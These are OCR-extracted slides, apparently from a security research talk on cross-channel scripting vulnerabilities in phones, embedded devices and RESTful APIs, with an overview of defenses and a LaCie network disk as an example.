
LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP


Cross-channel scripting




Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Talk overview


Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Part 2: Defenses against XCS

Embedded web interfaces?

Embedded vs. public web servers



Data :
- Parks associates
- Netcraft

Web management interfaces

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Recipe for a disaster

Vendors build their own web applications
